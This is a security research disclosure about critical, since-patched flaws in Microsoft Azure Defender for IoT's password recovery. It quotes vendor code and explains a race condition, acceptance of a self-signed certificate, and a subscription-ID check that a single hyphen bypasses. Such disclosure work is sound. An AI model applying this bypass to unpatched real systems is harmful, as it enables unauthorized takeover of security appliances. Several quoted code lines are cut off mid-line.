Pwning Microsoft Azure Defender for IoT | Multiple Flaws Allow Remote Code Execution for All

sentinelone.com/labs/pwning-microsoft-azure-defender-for-iot-multiple-flaws-allow-remote-code-execution-for-all/

Kasif Dekel

By Kasif Dekel and Ronen Shustin (independent researcher)

Executive Summary

- SentinelLabs has discovered a number of critical severity flaws in Microsoft Azure's Defender for IoT affecting cloud and on-premise customers.
- Unauthenticated attackers can remotely compromise devices protected by Microsoft Azure Defender for IoT by abusing vulnerabilities in Azure's Password Recovery mechanism.
- SentinelLabs' findings were proactively reported to Microsoft in June 2021 and the vulnerabilities are tracked as CVE-2021-42310, CVE-2021-42312, CVE-2021-37222, CVE-2021-42313 and CVE-2021-42311 marked as critical, some with CVSS score 9.8.
- Microsoft has released security updates to address these critical vulnerabilities. Users are encouraged to take action immediately.
- At this time, SentinelLabs has not discovered evidence of in-the-wild abuse.

Introduction


Operational technology (OT) networks power many of the most critical aspects of our society; however, many of these technologies were not designed with security in mind and can't be protected with traditional IT security controls. Meanwhile, the Internet of Things (IoT) is enabling a new wave of innovation with billions of connected devices, increasing the attack surface and risk.

The problem has not gone unnoticed by vendors, and many offer security solutions in an attempt to address it, but what if the security solution itself introduces vulnerabilities? In this report, we will discuss critical vulnerabilities found in Microsoft Azure Defender for IoT, a security product for IoT/OT networks by Microsoft Azure.

First, we show how flaws in the password reset mechanism can be abused by remote attackers to gain unauthorized access. Then, we discuss multiple SQL injection vulnerabilities in Defender for IoT that allow remote attackers to gain access without authentication. Ultimately, our research raises serious questions about the security of security products themselves and their overall effect on the security posture of vulnerable sectors.

Microsoft Azure Defender For IoT

Microsoft Defender for IoT is an agentless network-layer security for continuous IoT/OT asset discovery, vulnerability management, and threat detection that does not require changes to existing environments. It can be deployed fully on-premises or in Azure-connected environments.



Source: Microsoft Azure Defender for IoT architecture
This solution consists of two main components:

- **Microsoft Azure Defender For IoT Management** – Enables SOC teams to manage and analyze alerts aggregated from multiple sensors into a single dashboard and provides an overall view of the health of the networks.
- **Microsoft Azure Defender For IoT Sensor** – Discovers and continuously monitors network devices. Sensors collect ICS network traffic using passive (agentless) monitoring on IoT and OT devices. Sensors connect to a SPAN port or network TAP and immediately begin performing DPI (Deep packet inspection) on IoT and OT network traffic.

Both components can be either installed on a dedicated appliance or on a VM.


Deep packet inspection (DPI) is achieved via the horizon component, which is responsible for analyzing network traffic. The horizon component loads built-in dissectors and can be extended to add custom network protocol dissectors.

Defender for IoT Web Interface Attack Surface

Both the management and the sensor share roughly the same code base, with configuration changes to fit the purpose of the machine. This is the reason why both machines are affected by most of the same vulnerabilities.

The most appealing attack surface exposed on both machines is the web interface, which allows controlling the environment in an easy way. The sensor additionally exposes another attack surface which is the DPI service (horizon) that parses the network traffic.

After installing and configuring the management and sensors, we are greeted with the login page of the web interface.



The same credentials are used also as the login credentials for the SSH server, which gives us some more insights into how the system works. The first thing we want to do is obtain the sources to see what is happening behind the scenes, so how do we get those?

Defender for IoT is a product formerly known as CyberX, acquired by Microsoft in 2020. Looking around in the home directory of the “cyberx” user, we found the installation script and a tar archive containing the system’s encrypted files. Reading the script we found the command that decrypts the archive file. A minified version:

```
openssl enc -d -aes256 -in ./product.tar.gz -md sha512 -k <KEY> | tar xz -C
<TARGET_DIR>
```

The decryption key is shared across all installations.

After extracting the data we found the sources for the web interface (written in Python) and got to work.


We first aimed to find any exposed unauthenticated APIs and look for vulnerabilities there.

Finding Potentially Vulnerable Controllers

The `urls.py` file contains the main routes for the web application:

```
xsense_routes = [
    ['handshake', XSenseHandshakeApiHandler]
]

xsense_v17_routes = [
    ['sync', xsense_v17.XSenseSyncApiHandler]
]

upgrade_v1_routes = [
    ['status', upgrade_v1.RemoteUpgradeStatusApiHandler],
    ['upgrade-log', upgrade_v1.RemoteUpgradeLogFileApiHandler]
]

token_v1_routes = [
    ['verify', token_v1.TokenVerificationHandlers],
    ['update-handshake', token_v1.UpdateHandshakeHandlers],
]

frontend_routes = [

    ['alerts', AlertsApiHandler],
    ['alerts/(?P[0-9]*)', AlertsApiHandler],
    ['alerts/scenarios', AlertScenariosApiHandler],
    <redacted>
]
management_routs = [
    ['backup/sync', ManagementApiHandler],
    ['backup/package', ManagementApiBackupHandler],
    ['backup/maintenance', MaintenanceApiHandler]
]
<redacted>
```

Using Jetbrains IntelliJ's **class hierarchy** feature we can easily identify route controllers that do not require authentication.



Route controllers that do not require authentication


Every controller that inherits from BaseHandler and does not validate authentication or requires a secret token is a good candidate at this point. Some controllers drew our attention in particular.

Understanding Azure's Password Recovery Mechanism


The password recovery mechanism for both the management and sensor operates as follows:

1. Access to management/sensor URL (e.g., `https://ip/login#/dashboard`)

2. Go to the “Password Recovery” page.



3. Copy the **ApplianceID** provided in this page to the Azure console and get a password reset ZIP file which you upload in the password reset page.



4. Upload the signed ZIP file to the management/sensor Password Recovery page using the mentioned form in Step 2. This ZIP contains digitally-signed proof that the user is the owner of this machine, by way of digital certificates and signed data.
5. A new password is generated and displayed to the user

Under the hood:

1. The actual process is divided into two requests to the management/sensor server:
    1. Upload of the signed ZIP proof
    2. Password recovery

2. When a ZIP file is uploaded, it is being extracted to the /var/cyberx/reset_password directory (handled by `ZipFileConfigurationApiHandler`).
3. When a password recovery request is being processed, the server performs the following operations:
    1. The `PasswordRecoveryApiHandler` controller validates the certificates. This validates that the certificates are properly signed by a Root CA. in addition, it checks whether these certificates belong to Azure servers.
    2. A request is sent to an internal Tomcat server to further validate the properties of the machine.
    3. If all checks pass properly, `PasswordRecoveryApiHandler` generates a new password and returns it to the user.

The ZIP contains the following files:

- **IotDefenderSigningCertificate.pem** – Azure public key, used to verify the data signature in `ResetPassword.json`, signed by `issuer.pem`.
- **Issuer.pem** – Signs `IotDefenderSigningCertificate.pem`, signed by a trusted root CA.
- **ResetPassword.json** – JSON application data, properties of the machine.

The content of the `ResetPassword.json` file looks as follows:

```
{
  "properties": {
    "tenantId": "<TENANTID>",
    "subscriptionId": "<SUBSCRIPTIONID>",
    "type": "PasswordReset",
    "applianceId": "<APPLIANCEID>",
    "issuanceDate": "<ISSUANCEDATA>"
  },
  "signature": "<BASE64_SIGNATURE>"
}
```

According to Step 2, the code that processes file uploads to the `reset_password` directory (`components\xsense-web\cyberx_web\api\admin.py:1508`) looks as follows:

```
class ZipFileConfigurationApiHandler(BaseHandler):
    def _post(self):
        path = self.request.POST.get('path')
        approved_path = ['licenses', 'reset_password']

        if path not in approved_path:
            raise Exception("provided path is not approved")

        path = os.path.join('/var/cyberx', path)
        cyberx_common.clear_directory_content(path)

        files = self.request.FILES
        for file_name in files:
            license_zip = files[file_name]
            zf = zipfile.ZipFile(license_zip)
            zf.extractall(path=path)
```

As shown, the code extracts the user delivered ZIP to the mentioned directory, and the following code handles the password recovery requests (cyberx python library file `django_helpers.py:576`):

```
class PasswordRecoveryApiHandler(BaseHandler):
    def _get(self):
        global host_id

        if not host_id:
            host_id = common.get_system_id()
            host_id = common.add_dashes(host_id)

        return {
            'instanceId': host_id
        }

    def _post(self):
        print 'resetting user password'
        result = {}
        try:
            body = self.parse_body()
            user = body.get('user')

            if user != 'cyberx' and user != 'support':
                raise Exception('Invalid user')

            try:
                self._try_reset_password()
            except Exception as e:
                logging.error('could not verify activation certificate, error
{}'.format(e.message))
                result = {
                    "internalSystemErrorMessage": '',
                    "userDisplayErrorMessage": 'This password recovery file is
invalid.' +
                                               'Download a new file. If this does
not work, contact support.'
                }

            url = "http://127.0.0.1:9090/core/api/v1/login/reset-password"
            r = requests.post(url=url)
            r.raise_for_status()

            # Reset passwords

            user_new_password = common.generate_password()
            self._set_user_password(user, user_new_password)

            if not result:
                result = {
                    'newPassword': user_new_password
                }
        finally:
            clear_directory_content('/var/cyberx/reset_password')

        return result
```

The function first validates the provided user and calls the function `_try_reset_password`:

```
 def _try_reset_password(self):
        license_signing_certificate_path = os.path.join(RESET_PASSWORD_DIR_PATH,
SIGNING_CERTIFICATE_FILE_NAME)
        intermediate_issuer_certificate_path = os.path.join(RESET_PASSWORD_DIR_PATH,
ISSUER_CERTIFICATE_FILE_NAME)

        cert_data = ssl.verify_certificate(intermediate_issuer_certificate_path,
license_signing_certificate_path)
        certificate = load_certificate(FILETYPE_PEM, cert_data)
        print 'validating subject'
        ssl.verify_subject(certificate)
        print 'validating issuer'
        ssl.verify_issuer(certificate)
```

Internally, this code validates the certificates, including the issuer.

Afterwards, a request to an internal API `http://127.0.0.1:9090/core/api/v1/login/reset-password` is made and handled by a Java component that eventually executes the following code:

```
public class ResetPasswordManager {
  private static final Logger LOGGER =
LoggerFactory.getLogger(ResetPasswordManager.class);
  private static final String RESET_PASSWORD_CERTIFICATE_PATH =
"/var/cyberx/reset_password/IotDefenderSigningCertificate.pem";
  private static final String RESET_PASSWORD_JSON_PATH =
"/var/cyberx/reset_password/ResetPassword.json";

  private static final ActivationConfiguration ACTIVATION_CONFIGURATION = new
ActivationConfiguration();

  public static void resetPassword() throws Exception {
    LOGGER.info("Trying to reset password");
    JSONObject resetPasswordJson = new
JSONObject(FileUtils.read("/var/cyberx/reset_password/ResetPassword.json"));
    ResetPasswordProperties resetPasswordProperties =
(ResetPasswordProperties)JsonSerializer.fromString(resetPasswordJson
        .getJSONObject("properties").toString(), ResetPasswordProperties.class);
    boolean signatureValid =
CryptographyUtils.isSignatureValid(JsonSerializer.toString(resetPasswordProperties).ge
 resetPasswordJson
        .getString("signature"),
"/var/cyberx/reset_password/IotDefenderSigningCertificate.pem");
    if (!signatureValid) {
      LOGGER.error("Signature validation failed");
      throw new Exception("This signature file is not valid");
    }
    String subscriptionId = resetPasswordProperties.getSubscriptionId();
    String machineSubscriptionId = ACTIVATION_CONFIGURATION.getSubscriptionId();
    if (!machineSubscriptionId.equals("") &&
      !machineSubscriptionId.contains(resetPasswordProperties.getSubscriptionId())) {
      LOGGER.error("Subscription ID didn't match");
      throw new Exception("This signature file is not valid");
    }
    DateTime issuanceDate =

DateTimeFormat.forPattern("MM/dd/yyyy").parseDateTime(resetPasswordProperties.getIssua

    if
(DateTime.now().withTimeAtStartOfDay().minusDays(7).isAfter((ReadableInstant)issuanceD
 {
      LOGGER.error("Password reset file expired");
      throw new Exception("Password reset file expired");
    }
    if (!Environment.getSensorUUID().replace("-",
"").equals(resetPasswordProperties.getApplianceId().trim().toLowerCase().replace("-",
""))) {
      LOGGER.error("Appliance id not equal to real uuid");
      throw new Exception("Appliance id not equal to real uuid");
    }
  }
}
```

This code validates the password reset files yet again. This time it also validates the signature of the `ResetPassword.json` file and its properties.

If all goes well and the Java API returns 200 OK status code, the `PasswordRecoveryApiHandler` controller proceeds and generates a new password and returns it to the user.

Vulnerabilities in Defender for IOT


As shown, the password recovery mechanism consists of two main entities:

- The Python web API (external)
- The Java web API (tomcat, internal)

This introduces a time-of-check-time-of-use (TOCTOU) vulnerability, since no synchronization mechanism is applied.

As mentioned, the reset password mechanism starts with a ZIP file upload. This primitive lets us upload and extract any files to the `/var/cyberx/reset_password` directory.

There is a window of opportunity in this flow that makes it possible to change the files in `/var/cyberx/reset_password` between the first verification (Python API) and the second verification (Java API) in a way that the Python API validates that the files are correctly signed by Azure certificates. Then the Java API processes the replaced specially crafted files that causes it to falsely approve their authenticity and return the 200 OK status code.



The password recovery Java API contains logical flaws that let specially-crafted payloads bypass all verifications.

The Java API validates the signature of the JSON file (same code as above):

```
JSONObject resetPasswordJson = new
JSONObject(FileUtils.read("/var/cyberx/reset_password/ResetPassword.json"));
    ResetPasswordProperties resetPasswordProperties =
(ResetPasswordProperties)JsonSerializer.fromString(resetPasswordJson
        .getJSONObject("properties").toString(), ResetPasswordProperties.class);
    boolean signatureValid =
CryptographyUtils.isSignatureValid(JsonSerializer.toString(resetPasswordProperties).ge
 resetPasswordJson
        .getString("signature"),
"/var/cyberx/reset_password/IotDefenderSigningCertificate.pem");
    if (!signatureValid) {
      LOGGER.error("Signature validation failed");
      throw new Exception("This signature file is not valid");
    }
```

The issue here is that it doesn't verify the `IotDefenderSigningCertificate.pem` certificate as opposed to the Python API verification. It only checks that the signature in the JSON file is signed by the attached certificate file. This introduces a major flaw.

An attacker can therefore generate a self-signed certificate and sign the `ResetPassword.json` payload that will pass the signature verification.

As already mentioned, the `ResetPassword.json` looks like the following:

```
{
  "properties": {
    "tenantId": "<TENANTID>",
    "subscriptionId": "<SUBSCRIPTIONID>",
    "type": "PasswordReset",
    "applianceId": "<APPLIANCEID>",
    "issuanceDate": "<ISSUANCEDATA>"
  },
```

Afterwards, there is a subscription ID check:

```
  String subscriptionId = resetPasswordProperties.getSubscriptionId();
    String machineSubscriptionId = ACTIVATION_CONFIGURATION.getSubscriptionId();
    if (!machineSubscriptionId.equals("") &&
      !machineSubscriptionId.contains(resetPasswordProperties.getSubscriptionId())) {
      LOGGER.error("Subscription ID didn't match");
      throw new Exception("This signature file is not valid");
    }
```

This is the only property that cannot be obtained by a remote attacker and is infeasible to guess in a reasonable time. However, this check can be easily bypassed.

The code takes the `subscriptionId` from the JSON file and compares it to the `machineSubscriptionId`. However, the code here is flawed. It checks if `machineSubscriptionId` contains the subscriptionId from the user controlled JSON file

and not the other way around. The use of `.contains()` is entirely insecure. The `subscriptionId` is in the format of a GUID, which means it must contain a hyphen. This allows us to bypass this check by only providing a single hyphen character.

Next, the `issuanceDate` is checked, followed by `ApplianceId`. This is already supplied to us by the password recovery page (mentioned in Step 2).

Now we understand that we can bypass all of the checks in the Java API, meaning that we only need to successfully win the race condition and ultimately reset the password without authorization.

